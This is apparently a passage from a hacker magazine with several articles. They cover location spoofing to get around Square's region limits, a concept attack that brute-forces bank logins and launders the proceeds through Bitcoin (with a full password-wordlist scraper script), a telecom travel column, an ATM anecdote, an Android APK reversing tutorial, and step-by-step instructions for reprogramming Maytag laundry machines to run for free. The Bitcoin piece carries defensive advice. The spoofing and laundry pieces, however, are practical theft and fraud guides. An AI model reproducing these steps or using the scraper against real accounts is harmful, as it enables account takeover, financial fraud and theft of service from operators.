I installed a Samsung USB driver in my Notebook, then downloaded ODIN 3.04 and the ROM CF-Root-SGS2_XX_XEO_LPQ-PROPER-v5.4-CWM5.tar, and rooted my Samsung Galaxy S2.

The next step was to locate an application that overwrote my real location in rooted Android with a location in the U.S. I was happy to find an app named Location Spoofer. There is a free version that allows you to set up any location with latitude and longitude or map a selection for one minute. That time is enough to authorize and charge a card, so I have used the free version.

So right now, from Argentina, with a rooted Galaxy S2, a Square card reader, and free Location Spoofer app, I'm able to purchase to myself in order to obtain U.S. dollars at a reasonable rate for savings.

Governments and companies always like to talk about globalization, but regionalization restriction is what you really get from them.

Useful Links

- Square: <https://squareup.com/>
- Location Spoofer: https://play.google.com/store/apps/details?id=org.ajeje.fakelocation&hl=es_419
- Root Galaxy S2: <http://www.wired.com/mash.com/how-to-root-samsung-galaxy-s2-i9100-jelly-bean-4-1-2/>
- Square Reader APK: <http://www.androiddrawer.com/7862/download-square-register-2-5-1-app-apk/#.UeWyFo09-HM>



TELECOM INFORMER



by The Prophet

Hello, and greetings from the Central Office! I write to you from the desert Southwest, where I am spending some time in an Arizona central office before starting my new management career. It is sunny outside, but I am busily applying skills learned in my management training toward “maximizing deferred maintenance asset value,” otherwise known as “don’t actually fix anything, but try to keep customers paying their bills for as long as possible anyway.” It’s almost exactly the kind of work I was doing years ago, except I was the person implementing the plans instead of making them. It feels good to be back in the saddle again. In the next few months, I will travel around the world clockwise, from the U.S. to Amsterdam to Croatia to China and then back to the U.S. again. I’ll be busy “maximizing” a lot of “value” and my new career is going to be great. I expect to double my previous salary!

Having spent the last several months in Central America, I became interested in seeing more of South America. This is a part of the world where I haven’t spent much time, and the opportunity to visit arose when I found a “mistake fare” from Phoenix to Quito, Ecuador. It was under \$400 for the trip (usually fares to Ecuador are triple that) and, best of all, I could stay overnight in Mexico City on the way back. The opportunity to explore the telecommunications landscape in two countries was too exciting to pass up, and I immediately booked the ticket.

Ecuador isn’t a place where many Americans visit, even though they use the U.S. dollar. It is a friendly, clean, politically stable, and rapidly modernizing country. A few years ago, it was difficult to get Internet access, but today, access is available throughout the country via ADSL and 3G. In some larger cities, broadband is also available via cable modem. Speeds are fairly slow; 1.5Mbps seems to be the norm. However, pricing is reasonable, with the typical household paying around \$25 for a basic Internet package. Service is available throughout the

country, even in very remote areas. The Ecuadorian government considers the availability of Internet access to be a national priority, and this has been one of the heaviest infrastructure investments bringing good quality connectivity to nearly all areas of the country. Free Wi-Fi Internet access is widely available in public areas, such as libraries, city halls, and even museums.

Mobile phone adoption runs below other countries in the region, largely owing to the exceptionally high tariffs on handsets which adds over 100 percent to the cost versus the United States. Ecuadorians have also largely failed to join the smartphone revolution because they are priced out of the market. Even the most basic of Nokia handsets costs around \$50, a large sum in a country where a mid-level manager makes only \$1200 per month, and a worker makes half that. Given the high price of buying a handset, carriers keep the cost of a SIM card very low to encourage adoption. A new SIM card costs \$3 and typically includes \$5 in calling, although the rates are expensive (about 28 cents per minute for calls and five cents each for texts). As in many countries, you can subscribe to service packages which include text and data service, and also international calling. Internet service is fairly expensive, costing \$10 for 500MB of data.

There are technically three mobile phone providers in Ecuador (all running GSM networks), but effectively only two. One of the licenses is held by the former government telecommunications monopoly, who has failed to invest in their network. Coverage is limited and 2G only, and subscriptions can only be done on a contract, so this company now has less than one percent of the market. The two largest providers are Movistar and Claro, both multinational providers who operate throughout Latin America. In Ecuador, Claro has the largest network with the best coverage and fastest data service. However, the service is considerably more expensive than Movistar, so I chose

Movistar as my mobile provider. The coverage proved adequate in the areas where I traveled, although I definitely noticed gaps, and 3G coverage dropped to 2G outside of cities. The speed of data service was generally poor, and it was not fast enough for Skype - not even in the business district of Quito.

What I found especially interesting - and so incredibly different from most other places in the world - was the prevalence of payphones and other public calling services. Owing to the slower adoption of mobile phones, these are not being removed in Ecuador; in fact, many are newly installed. Some are operated by the former government telecommunications monopoly (this company operates under different names depending on the region of Ecuador - and their payphones use land lines), but Claro and Movistar also have wireless payphones. If you use a Claro payphone, the rates are really cheap to call a Claro mobile phone, and Movistar payphones are cheap to call Movistar mobile phones. If you want to call a land line, you get the best rates on a payphone from the land line provider. You very often find three payphones all in a row, one from each company. All payphones in Ecuador charge by the minute, most take only prepaid smart cards, and the rates are around 10 cents per minute. While it is possible to make international calls from payphones, you really wouldn't want to; the prices are just as high as making international calls from a mobile phone without a service plan (around 60 cents per minute to the U.S.).

International calls are where "cabinas" come in. These are shops throughout Ecuadorian cities where you can make phone calls. They are outfitted with a half dozen or so small rooms equipped with a bench and a telephone. There is a door that closes for privacy, and you can make calls anywhere in the world. In Ecuador, these aren't scary and dirty places like they can be in other parts of the world; Ecuadorian people are very clean and the "cabinas" are generally maintained in a spotless condition. Most of these shops use a VoIP service on the back end (typically a SIP provider). I made test calls to the U.S., Canada, and China from different shops and the quality was - to my surprise - uniformly excellent to all of these countries. You leave your ID card or passport with someone at the front desk, make your call (billed at low international rates - for example, six cents per minute to the U.S.), and then pay for the call after you

finish, whereupon your ID is returned. These shops are all over the place and most Ecuadorians use them when they want to make an international call because it's the cheapest way for most people to make a call. To illustrate just how common this is, one of the largest banks in Ecuador (called Banco Pichincha) operates a chain of these shops throughout various Ecuadorian cities and they can directly debit your bank account for the price of the call. Many of these shops also offer Internet service, printing and copying, bill payments, and "recargas" pre-payments for mobile phone service.

After a thoroughly enjoyable two weeks in Ecuador, it was time to head back to the U.S. On the way back, I had the chance to stop in Mexico City to get a taste of telecom in one of the world's largest cities. Mexico City is a lot like Beijing - smoggy, heavy traffic, and both the political and cultural capital of its country. Fashionably dressed people carry the world's most modern smartphones, with a particular affinity for sleek models from Samsung. Mobile phone service is offered in both prepaid and contract form. As you ride the subway, you'd be hard-pressed to distinguish that you're in Mexico and not New York or Paris.

There is a difference in Mexico, though: payphones are flourishing there as well. None look new, but the ones in place aren't going away and compete vigorously for business. Not only are there TelMex fortress phones everywhere, but COCOTs do a brisk business too. Many COCOTs even offer innovative services like web browsing, email, and SMS messaging! "Fifty percent cheaper than calling from your mobile," beckons one ad pasted to a public phone. "Unlimited duration, flat rate!" beckons another. Payphones cannot compete on convenience, but they apparently can compete on price. I was surprised to see young, cost-conscious consumers making use of them.

And with that, it's time to head out into the Arizona sunshine and hit the golf course with the execs. If you notice an "enhancement" in your billing statement introducing a new requirement that you buy a land line along with your ADSL service, don't forget to thank me. If you don't thank me, I might introduce some "new rates" in your next statement as well. I'll be at HOPE this summer in New York City, and I'll look forward to meeting you. And don't forget... Internet service is an unregulated "Information Service!"



ROBBING THE RICH USING BITCOIN



by 0rbytal
0rbytal@burntmail.com

This is a concept article (i.e., I haven't actually tried this), and is for educational/informational purposes only. You *should not* steal from other people, no matter how much they have, or how little you have. You have no *right* to someone else's property or the fruits of *their* labor. In this article, I am simply illustrating how thieves *could* exploit a couple of the most common security flaws still found in practice today. I *love* the concept behind Bitcoin, and I also enjoy the convenience of online banking... so, *please* don't abuse them by using this methodology to your financial advantage!

This "attack" is founded upon the classic, yet prevalent, blunder of using weak passwords, and the all too common habit of repeatedly using the email address for personal activity. If you have a very strong (i.e., difficult-to-guess or brute-force) password, or you don't do *any* online banking, you should not be vulnerable to this sort of attack. I'm merely speculating on a new method by which a technologically-savvy thief could rob an online banker, and likely avoid getting caught.

Online banking has been around since the early eighties, and millions of people around the world take advantage of its convenience every day. Unfortunately, many of these online bankers do not like having to remember complex passwords to access their account, and therefore resort to using a weak password that could be guessed or brute-forced with relative ease. These security-ignorant online bankers also tend to be the kind of people who use the *same* email address to register/access all of their important accounts. So, once an attacker discovers someone's email address, it is not a stretch to assume the attacker can use that email address to access the associated bank account - *if* they know the password.

By learning more about the target, the thief could use a script that scrapes certain websites to generate a list of potential passwords. [NOTE: such a script can be found following this article.] If a thief discovered a bank that allowed unlimited login attempts, or the thief

was patient enough to try logging in three times per day until they succeeded, she could execute a custom, brute-force login script that tried commonly-used and "relevant" passwords (from the generated list) until she gained access to the targeted account. Now, once a thief has attained access to her target's online bank account, if she started transferring the target's funds to her bank accounts, she would surely get *busted* from the logs and audit trail. Enter Bitcoin....

Bitcoin allows relatively anonymous transfer of funds with almost no way to determine the sender or recipient. There is a long hash value associated with each Bitcoin user's account, and unless the user has associated their email address with their hash value somewhere on the Internet (e.g. forums, blogs, personal website, online vendor, etc.), the Bitcoin user can be fairly confident that nobody will discover their identity based solely upon the hash value (i.e., their Bitcoin "account number").

So, back to our thief... if the target already has a Bitcoin wallet, there's a possibility the email address and password used to access the target's bank account will also work to access the target's Bitcoin wallet (assuming it's online, and not a local client). Otherwise, the thief could create a Bitcoin wallet *for* the target, just to convert transferred funds from the bank account into Bitcoins. Once the funds are converted to Bitcoins and sitting in the target's new Bitcoin wallet, the thief can send all of those Bitcoins to his own Bitcoin wallet, and then convert those stolen Bitcoins back into another fiat currency stored in his own bank account.

Using this technique, a thief could steal money from one person's bank account, and put it in her own bank account, without anyone being able to track it. The lessons I hope everyone learned from this article:

(1) *Use difficult-to-guess/brute-force passwords.* I suggest using a password safe (e.g. KeePass), generating a 20+ *random* character password for each account you have, and storing the encrypted database in your favorite cloud storage. This way, all of your passwords are different, random, and accessible anywhere you go (via the KeePassDroid app), so you

don't even have to remember them! Plus, if one of your passwords is compromised, *all* of your other accounts aren't automatically compromised as well.

(2) *Use different email accounts.* By using different email accounts to register for services, if someone gets one of your email accounts, they don't automatically know your username for *every other account* you have.

(3) *Beware what you share.* If you have a Bitcoin wallet, and you share your hash on the Internet, you've just associated your identity to that account.

(4) *Use two-factor authentication.* If you use a service that offers two-factor authentication (e.g. DropBox, Gmail, etc.), you really should enable this feature so you are notified if someone is trying to access your account without your permission.

Stay curious, stay safe, and Hack *All* The Things!

```
### wordlistgenerator.py by blerbl
import re, sys, os, urllib
#### custom useragent
class AppURLOpener(urllib.FancyURLOpener):
    version = "Mozilla/5.0 (compatible; MSIE
9.0; Windows NT 6.1; Trident/5.0)"

urllib._urlopener = AppURLOpener()
uopen = urllib.urlopen
urlencode = urllib.urlencode

#####
###
### Helper Function
###

def ls(file):
    print(open(file,'rb').read())

def google(query,numget=10,verbose=0):
    numget = int(numget)
    start = 0
    results = []
    if verbose == 2:
        print "[+]Getting " + str(numget) + " results"
    while len(results) < numget:
        print "[+]"+str(len(results)) + " so far..."
        data =
uopen("https://www.google.com/search?q="+query+"&start="+str(start))
        if data.code != 200:
            print "Error " + str(data.code)
            break
        results.extend(re.findall("<a href=\"([^\"]*)\"")
class=(?:l|s)",data.read()))
        start += 10
        if verbose == 2: print "[+] Got " + str(numget) + " results"
    return results[:numget]

def genWordlist(targetlist,word_reg,outfile,verbose=0,quotes=True):
    quote_reg = re.compile("\"([^\"]{2,35})\"")
    ###
    ### Initialize Engine
    ###
    words = []
    append = False
    total_wb = 0
    dircount = 0
    totalcount = 0
    ###
    ### Read the old list
```

```

###
if outfile.startswith("+"):
    outfile = outfile[1:]
    words = open(outfile).readlines()
    append = True
    total_wb = len(words)
###
### Hit the sources
###

for target in targetlist:

    data = None
    ###
    ### Get the data
    ###
    if os.path.isfile(target):
        data = open(target).read()
    elif os.path.isdir(target):
        dircount += 1 # for stats in end
        subtargets = os.listdir(target)
        for subtarget in subtargets:
            if os.path.isfile(subtarget):
                data = "\n\n" + os.read(subtarget)
            else:
                targetlist.append(subtarget)
                #We will get it the next time around
    else:
        try:
            res = uopen(target)
            if res.code != 200:
                print "[!]Error: " + str(res.code)
            else:
                data = res.read()
        except Exception as e:
            print "[!]" + str(e)

    totalcount += 1
    if not data:
        if verbose: print "[-]No data from source: " + str(target)
        continue
    else:
        if verbose:
            sys.stdout.write(str(totalcount) + " of ~" +
str(len(targetlist)) + " sources complete\r")
            sys.stdout.flush()
        else:
            pass

    ###
    ### Format the data
    ###
    data = re.sub("<!--|-->", " ", data) # keep comments as normal
    ➡ text
    data = re.sub("</?[^>]+>", " ", data) # remove the html tags

    data = re.sub("\r\n", " ", data) # make it a strait file

    ###
    ### Add the new words
    ###
    allwords = word_reg.findall(data)
    allquotes = quote_reg.findall(data)
    for quote in allquotes:

```



```

allwords.append(quote)
allwords.append(quote.replace(" ", ""))
#flw = ''
#for each in quote.split(' '):
# if len(each) > 0: flw += each[0]
#if flw: allwords.append(flw)

for word in allwords:
    ###
    ### Mangle
    ###

    if( word.endswith('.') or
        word.endswith(',') or
        word.endswith('!' ) or
        word.endswith('?') or
        word.endswith(';') or
        word.endswith('"') or
        word.endswith('\')):
        allwords.append(word.strip('.,!?"\''))
    if re.match("\A.*\.(jpg|png|txt|com|html)\Z",word):
        allwords.append(word.rsplit('.',1)[0])

    ###
    ### Add
    ###
    if not word in words:
        words.append(word)

total_wa = len(words)
total_s = len(targetlist)
words.sort()
of = open(outfile,'w')
for word in words:
    of.write(word+"\n")
of.close()
if verbose:
    print "[+]Complete!"
    print "[+]"+ str(total_wa) + " words in the list."
    if append: print "[+]"+str(total_wa - total_wb)+" are new."
    print "[+]Collected from " + str(total_s - dircount) +
        ➡ " sources."

if __name__ == "__main__":
    ###
    ### User input
    ###

    verbose = 2
    minlen = 6
    maxlen = None
    find_quotes = True

    wordrules = ["A-z","A-z0-9","A-z0-9*-.!$#@%"]

    wordrule = None
    while not wordrule:
        print "Select a word rule:"
        for i,rule in enumerate(wordrules):
            print str(i + 1) + " -- " + wordrules[i]
        print str(i+2) + " Custom (WARNING: ADVANCED!! not validation)"
        que = raw_input("Rule[1-"+str(i+2)+"]:")
        try: que = int(que.strip())

```

```

except: que = -1
if que == i+2:
    wordrule = raw_input("Wordrule:").strip()
elif que < 1 or que > i+2:
    print "Not a valid selection"
else:
    wordrule = wordrules[i-1]

if not minlen: minlen = 3
outfile = raw_input("Filename:")
if os.path.exists(outfile) and not outfile.startswith("+"):
    que = raw_input("[?]This file exists! Overwrite[y|N]:")
    if not 'y' in que.lower():
        exit(0)
targetlist = raw_input("Input target list, separate by ';'
    ➔ no space or
quote\n"+
                                "Use %g<query>%<numresults> to use google
                                ➔ query
sites\n"+
                                "Targets:")
targetlist = targetlist.split(';')
for target in targetlist:
    if re.match("%g[^%]+[0-9]+",target):
        if verbose == 2: print "[+]Google sources: " +
target[2:].split('%')[0]
        new_targets =
google(target[2:].split("%")[0],target[2:].split("%")[1],verbose)
        targetlist.remove(target)
        targetlist.extend(new_targets)
if verbose == 2:
    print "[+]Gathering data from the following targets:"
    for target in targetlist: print "[+]"+target
    print "=====
###
### Prepare and call
###
word_reg =
re.compile("("+"wordrule+"["{"+"str(minlen)+"","+"str(maxlen)+"}"))
genWordlist(targetlist,word_reg,outfile,verbose)

```

The Night the ATM Went Down on Me

by the Piano Guy

I've been underemployed for a while now. One of the companies that I applied at was a bank that actually has their world headquarters within scant miles of my house. The commute to work would be more than a bike ride, but not much.

I originally applied for IT security positions. The person in charge of that couldn't be both-

ered to give me the time of day. At an ISACA meeting, I finally caught up with some other employees from this bank who got my resume in front of the hiring manager. I know this because I received a phone call being told, in essence, that I didn't have the skills and that I shouldn't bother her again.

Fast forward a few weeks. One of the contract houses sent me to an interview at this bank's corporate offices. Not to do IT security,



but to do break-fix and phone support. I figured it was a foot in the door. The guy who interviewed me was very sharp, and told me that the position that I was sent for was much below my skills, but that I should apply for the security openings. Having told him that I had and that I was being ignored, I further expressed interest in working for him so I could get my foot in the door. He told me that he would love to do that, but he'd not be doing me any favors if he did. As it turns out, they start people as low as they can, and no matter how much their skills jump, the raises are small.

I lay all this out to make it clear how management thinks at this fine bank.

I don't bank with this bank, but I do like using their ATM for deposits. It is one of the more modern NCR models. It lets you deposit checks one at a time and does not require an envelope. It tries to do OCR on the check and offers what it thinks is the amount of the check (and it is usually right even for nicely hand-printed numbers). It prints a picture of the check on the receipt, which helps me keep track of who as well as how much and when.

I took care of a few computer clients that day, and then ran off to a music rehearsal. I realized before I got home that I still had one check in my pocket, and I thought it would be wise to deposit it that night before going home to bed.

My deposit went perfectly fine. I put in my card. I put in my PIN. I put in the check, which it properly read. I got my receipt, wrote the name of the client on it (belt and suspenders), and put my ATM card away.

As I was about to drive off, the ATM screen flashed, and then went black. This was at about 10:30 at night. I thought to myself "hey, at least I have a receipt, and it probably finished my transaction before it died." I decided to stay and see what I could learn by watching it go down.

The screen came back to life, and then a Windows XP splash screen came up. Windows was shutting down. I was astounded. This ATM obviously does things that other ATMs which are less modern don't do, yet they still use an OS that is about to hit end of life - forever. Microsoft recently did a big publicity push to make sure that people realize that using Windows XP makes you eligible for zero days - forever. I'm now less inclined to use this ATM.

I figured that after Windows shut down, I might get to see more. Yes, the camera was watching me, but it isn't illegal to watch an ATM shut down. (I know this ATM has a camera,

because I have a picture of myself from it. I had a bank deposit that I had to make pursuant to an estate I was settling, and the receipt didn't print. When I got the replacement from the bank, it had my picture on it, taken from when I was sitting in front of the ATM.)

Once it started to reboot, I got to see just how old the CPU was. The system was running the NCR extended BIOS from 2004. When I got to see all of the BIOS spit up on the screen, I saw that the unit had many USB ports.. I also figured out that Windows XP is loaded on a CD. The OS didn't look particularly customized. It looked like a standard Windows startup.

Then, it started to make a lot of clicking and whirring noises. I could tell that it was printing a journal of some kind, as it went on and on. I could also hear clicking and whirring that made me think that it was taking money and offloading it out of the ATM to someplace else. This would not be a bad thing to do if it were possible, as people have been known to wrap chains around the ATMs and drive off with them.

I noticed a series of front panel light flashes. It was going through its own little POST. Then a script window popped up a couple of times. I figured I'd have my ATM back soon.

Alas, it wasn't meant to be. The system came up with a blue colored screen (which is not a BSOD) with the message stating that the terminal was currently unavailable, and that they were sorry for the inconvenience. Then the journal started printing again.

I know more about what I don't know. I do not know if this cycle happens at 10:30 each night to reconcile. I do not know if I was the lucky last depositor before the ATM filled up and had to offload deposits. I do not know if the ATM came back without intervention, as I had to get up early the next morning, and couldn't stay to stake it out. That, and I knew I was on camera and being recorded, and had been there several minutes already. I do not know if this is simply breaking down and having enough sense to shut down and stay that way until someone could resolve the issue.

What I do know is that these ATMs use vulnerable software (Windows XP), and that the bank's desire to keep up with the technology times is similar to their management philosophy.

I also know that I plan to start using a different bank's ATM.

ANDROID REVERSING BOOTCAMP

by Andy G (@vxhex)

So, you've built your first Android application. Now what?

This is a brief introduction to Android application reversing. It assumes a basic knowledge of Java (packages, classes, etc.) and the Android SDK (activities, intents, and the manifest). If you're new to Android development, it'd be helpful to read through some of Vogella's excellent tutorials. [1]

Most of the tools we'll be using are available in the "Reverse Engineering" section on the latest BackTrack. [2]

Reversing engineering can violate some EULAs. It can be used for malicious or legitimate purposes. Be careful what you hack (or who you talk to about it).

First Things First

Android apps are packaged into an APK (application package) file for distribution. APKs are based on Java's JAR format: they're zipped archives containing the app's manifest, resources, and code. Like JARs, you can unpack them with any zip archive manager.

To get our hands on some APKs, we'll be using ASTRO File Manager, available in the Google Play store. Astro allows you to "back up" your apps by saving them to your device's memory as an APK. In Astro, navigate to the Application Manager, select an installed app, and click "backup." The APK will be saved to backups/apps/. From there, you can upload it to your dropbox, email it to yourself, or USB it from your device.

Other methods exist for acquiring APKs (like scripts for the Play store and ADB pulls). If you're interested in trying these out, flex your Google-fu and let me know what worked best for you.

XML Xcitement

Now that we have some APKs, let's unpack them using apktool. Apktool is a program for unpacking and repacking APKs. You can unpack an APK with:

```
apktool d application.apk
```

This will create a folder containing the unpacked APK's components.

AndroidManifest.xml is a good place to start. [3] Here we can check permissions,

services, and the app's main activity.

An app's starting activity will have an intent-filter listing an action of `android.intent.action.MAIN`. An app is permitted to have multiple entry points, but it is common to see just one. Make a note of the app's starting activity, as that will be the starting point for our code analysis.

The `res` folder contains the app's resources, like icons, menus, and strings. Android encourages storing strings and values in XML files instead of hardcoding them into your application, and these can be found in `res/values/`. Menus, also defined in XML, are found in `res/layout/`.

An `assets` folder may also be present, containing miscellaneous files used by the app.

Reading Some Code

It's fairly easy to reconstruct decent Java from an APK. The Java typically won't be perfect, but it's readable and lets you examine the app's logic.

First we'll convert our APK to a JAR using `dex2jar`.

```
d2j-dex2jar.sh application.apk
```

This will produce a JAR file, named `application-dex2jar.jar`, that can be reversed like any other Java application.

We'll use JD-GUI to look at what we've got. [4] Although it doesn't come standard on BackTrack, JD-GUI will run out-of-the-box. Just extract the tarball and click the "jd-gui" icon to run. From here, head to `File->Open`, and select the newly-created jar. This will load the app into the decompiler and you should see the packages laid out in a nice tree to the left. You can start from the main activity's `onCreate()` method and work your way through the application's flow.

If you don't want to install any new software, you can use a Java decompiler called `jad`. We can unzip the jar file, explore the package structure, and run `jad` on the `.class` files we're interested in. This will produce `.jad` files that contain the class's Java code. From here, you're free to `grep` away.

```
unzip application-dex2jar.jar
jad com/package/application/
  ➡ *.class
grep onCreate *.jad
```


That Was Too Easy

Let's head back to apktool's unpacked stuff and check out the "smali" folder. This folder contains the decompiled bytecode of the application. Its folder structure represents the various packages that make up the app, and the .smali files can be opened with any text editor.

Smali is an assembly-like translation of the Dalvik bytecode. This normally sits inside of the APK in a file called classes.dex. Because smali is a direct translation of the app's code, once you understand how it works, you can edit these files to modify the app. This is commonly how APKs are cracked or repackaged with malware. Conversely, it can also be used to remove advertisements or malicious payloads. This ability to edit and repackage an APK makes Smali worth diving into a bit deeper.

Smali Syntax

This article won't make you fluent in Smali, but this should give you enough information to start hacking on things. Keep a reference guide open as you work. [5]

Smali uses single characters to represent Java's primitive types.

```
Z - boolean
I - int
C - char
V - void
B - byte
F - float
D - double
J - long
S - short
```

Arrays are represented as a "[" before a variable type. For example, "[I" would be a two-dimensional array of ints.

Methods follow a format of methodName (parameters) returnValue. For example, here's a method that takes a char array and int as parameters and returns a boolean:

```
Smali: method([CI)Z
Java: boolean method(char[], int);
```

Objects are represented with a capital L followed by the object's package and name. For example, an object of Java's String class looks like:

```
Ljava/lang/String;
```

L designates the object, java/lang/ is the package name, and String is the class itself. Object attributes appear as Name:Type. An object's methods and attributes are accessed using the -> operator.

Comments can be added by starting a line with a # character.

Smali Instructions

Smali instructions are human-readable representations of Dalvik opcodes. A reference will usually be necessary to look up exact syntax and functionality of an instruction, but you can generally infer what's happening. [6]

Like assembly, Smali instructions operate on registers. These are represented by a letter, indicating the type of register, and a number. Registers starting with a v, like v2, are local registers, while a p indicates a parameter register.

Smali Examples

Now let's look at some examples and break down each one.

```
if-nez v0, :label_name
```

The if-xxx statements are conditionals. if-nez stands for "if not equal zero." This will evaluate to true if our target, v0, is not equal to zero. :label_name is the label for the block of code we'll jump to if our condition is met.

```
:label_name
const-string v0, "v0 has a non
↳zero value."
```

This is a labeled block of code that moves a string constant into the v0 register. This block of code can be jumped to by referencing label_name. After this operation, we can use this string by referencing v0.

```
invoke-virtual {v9}, Ljava/lang/
↳String;->trim()Ljava/lang/
↳String;
move-result-object v9
```

invoke-xxx statements are used to call methods. In this code, Java's trim() method is called on the String object located in v9. The resulting String object is then moved into v9, overwriting our original. The v9 register is our reference to Java's "this," or the calling object. The method prototype follows the syntax previously described: the calling object type (String), the method (trim()), then the return object (also a String). move-result-object then moves the previous instruction's return value into the designated register: v9.

Smali can be a bit overwhelming in large doses, so again grep is your friend when hunting for specific functionality. Otherwise, start in the main activity and look for the onCreate method:

```
.method public onCreate(Landroid
↳os/Bundle;)V
```

After you make changes to an app, you can rebuild it using:

```
apktool b UnpackedAPK
```

➡exploit-db.com/papers/21325/

What Now?

Practice makes perfect. You'll learn quite a bit by building basic “hello world” type apps and hacking on them.

Other topics to explore include ProGuard, SQLite, OWASP's GoatDroid Project, binary reversing (for proprietary binary assets, like those used in Rovio's apps), and apktool's debugging features.

Continued Reading

Blog dedicated to android cracking:
androidcracking.blogspot.com

Forum for mobile developers: `forum.xda`

References

1. [www.vogella.com/articles/
↳Android/article.html](http://www.vogella.com/articles/Android/article.html)
2. www.backtrack-linux.org
3. [developer.android.com/
↳guide/topics/manifest/
↳manifest-intro.html](http://developer.android.com/guide/topics/manifest/manifest-intro.html)
4. [java.decompiler.free.fr/
↳?q=jdgui](http://java.decompiler.free.fr/?q=jdgui)
5. [code.google.com/p/smali/wiki
↳/TypesMethodsAndFields](http://code.google.com/p/smali/wiki/TypesMethodsAndFields)
6. [pallergabor.uw.hu/android
↳blog/dalvik_opcodes.html](http://pallergabor.uw.hu/androidblog/dalvik_opcodes.html)
7. [developer.android.com/tools/
↳publishing/app-signing.html](http://developer.android.com/tools/publishing/app-signing.html)

TWO BRAND NEW 2600 SHIRTS RELEASED AT THE SAME TIME!



Our 30th anniversary shirt shows a pictorial progression of our history from floppy to CD to flash drive, the contents of which have consistently caused panic for those in power at the time. On the back is a collection of our headlines from each of our 30 years, done up in traditional 2600 style.

Shirts are black with blue & white writing (30th anniversary) and red & white writing (NSA) \$20 each in sizes from S to XXXL. (Add \$5.25 per shirt for overseas orders)

But wait! There's more. You didn't think we could just let all of this NSA business go by and only write about it in these pages? Well, now we're also writing about it on clothing! On the front of our new NSA shirt is a forbidden image of the NSA headquarters (our staffers were detained minutes after capturing it), along with our interpretation of what their acronym really stands for. On the back is a leaked image of the now infamous PRISM program, along with some very good advice for those who want to hold onto their privacy.

Visit store.2600.com
for special deals.

2600
PO Box 752
Middle Island, NY
11953 USA
+1 631 751 2600



by KingFlathead

Some background on this: If you, like myself, live in an urban highrise, you may not have your own washer and dryer. That's cool with me. I mean, all that ductwork must be a nightmare to maintain, but I'm already paying \$\$\$ to live here, and ever since my building started advertising to students, the prices on the washers and dryers have been slowly climbing up from \$.50 to \$1.50.

Adding insult to injury, we used to have a machine to recharge the laundry cards accessible 24/7, but they moved the damn thing into the office. I don't want to have to show up at work in my cleanest dirty pants just because it's after 5 and I'm short a buck on my silly smartcard.

Fortunately for me, the fine folks at Mac-Gray don't really care about anything other than emptying the cash machine - it's not like they have time to actually check the programming on 180 machines in three buildings. They won't even come out to service a broken machine that was flooding out the hallways without at least a week's notice. That means that I, a random hacker, have ample private time with the machines on my floor late at night.

Now, of course, Atmel Cryptocash is usually implemented in an insecure and exploitable manner, and exploits have been demonstrated for this, but that requires a microcontroller between the card and machine, which means a bit of embedded prototyping and a wedge card. But, since I am lazy, there is a better way: reprogram the machine in service mode to run for free.

Most Maytag commercial washers and dryers out there use a common controller platform. It dates back to the 80s and is still produced. So far as I can tell, every Maytag

Hacking Commercial Maytag Washers and Dryers

with a digital control panel is exploitable in this way. The identifying features are a green vacuum fluorescent display with a four-digit green numerical display and six rectangular black buttons. Washers and dryers are essentially the same, card operated and coin-op are identical in their hardware and programming.

Washers first: You will need, usually, a T-25 security bit, easily obtainable in a set for a few bucks at most hardware stores. I have also seen spanner heads and weird three-groove conical head screws, which can usually be removed with a #6 spanner. At the top of the machine, you'll see four screws holding the control panel on. Unscrew them, and remove the trim and display cover. Once those are off, usually pushing up will loosen the entire control panel assembly. Unplug the machine. On the back of the control panel, there's a connector labeled "AA1". It's a three-pin locking connector with two very short loopbacks. Remove it. This places the machine into service mode. Plug the machine back in.

You should see a new display on the machine now. The way that this works is that the code on the left is what you are programming, and the number on the right is the value for that parameter. "Woolens" advances to the next parameter, "Delicates & Knits" toggles things, and "Permanent Press" increments things. Here's a list of codes:

- 6 - Regular cycle price, in quarters - this is probably what you want to fool with
- 7 - Wash length
- 8 - Additional rinse
- 9 - Cycle counter - once toggled, stays on forever
- 1. - Money counter - also cannot be turned off once enabled
- 2. - Special pricing - enables options 3 through 9.
- 3. - Special cycle price, in quarters - this is

also interesting

- 5. - *Real time clock, minutes*
- 6. - *Real time clock, hours*
- 7. - *Special price start hour*
- 8. - *Special price stop hour*
- 9. - *Special price days - 1 = Sunday, 7 = Saturday*
- A. - *Vault view - used for auditing*
- B. - *Value of coin 1, in nickels - only if it's a coin-op or combo*
- C. - *Value of coin 2, in nickels - usually used for dual American/Canadian coin-op machines*
- D. - *Coin slide value, in nickels - you know, those slidey things that take four coins at once*
- E. - *Add coins option - toggles display between number of coins and dollar value*
- F. - *Enhanced pricing option - CP allows pricing per cycle, SP allows a "super cycle" for additional money*
- H. - *Super cycle upgrade price, in quarters*
- h. - *Super cycle type - 01: extra wash, 02: extra rinse, 03: both*
- J. - *Coin/debit option - leave this alone, you may not be able to change it anyways*
- L. - *Price suppression option - turns off the amount to add, just shows "ADD". Why?*
- n. - *Clear escrow - If on, clears credits after 30 minutes of no activity. Cheap bastards.*
- r. - *Spin cycle RPM - default is 800, it's probably wise to leave this alone.*
- U. - *Penny offset - used to bump the price up by pennies on a smartcard machine*
- A1. - *Prewash length - 2-7 minutes, 0 disables*
- A2 - *Final spin length - 3-8 minutes*

It's fairly evident what to do here. Set 6 to 00 for free washes, and maybe set F. to enable, H. to 00, and h. to 03 to make every wash a super wash.

If you're paranoid, or if you're in a higher traffic area, maybe you don't want the machine to be on free all the time - maybe an hour or two a week when you usually do laundry is sufficient. This is where special pricing comes in. Set 2. to enable, and make sure that you set the real-time clock in 5. and 6. correctly. Only wash between 8 pm and 10 pm on Saturday? 3.00, 7.20, 8.22, 9.7S. You get the idea.

Every change you make is committed instantly, so try not to ruin the programming and cause a maintenance call. To put the machine back into service, just unplug it, plug

the AA1 loopback in, screw everything back together, and plug it back in. You may need to open and close the door and insert a smart-card a few times for it to come fully alive, and usually if there's a smartcard reader attached you'll still need a card, but it won't debit you when the cycle is selected.

Dryers are a little different, some of the codes are the same, but entry into maintenance mode is different. The ones I have seen have a circular key that actuates a microswitch. You can either use the Bic pen trick, or, usually easier is to unscrew one corner of the front panel, reach behind there, and hold it down. Unlike the washers, you don't need for the machine to be off for this. Here's the dryer code list:

- 6 - *Regular cycle price, in quarters*
- 7 - *Minutes of drying per coin - free cycles count as one coin*
- 8 - *Type of dry time - 00 means that you can add time to a running dryer*
- 9 - *Cycle counter - cannot be turned off once on*
- 1. - *Money counter - same deal*
- 2. - *Special pricing option - same as the washer*
- 3. - *Special cycle price, in quarters*
- 4. - *Special drying minutes, per quarter*
- 5. - *RTC minutes*
- 6. - *RTC hours*
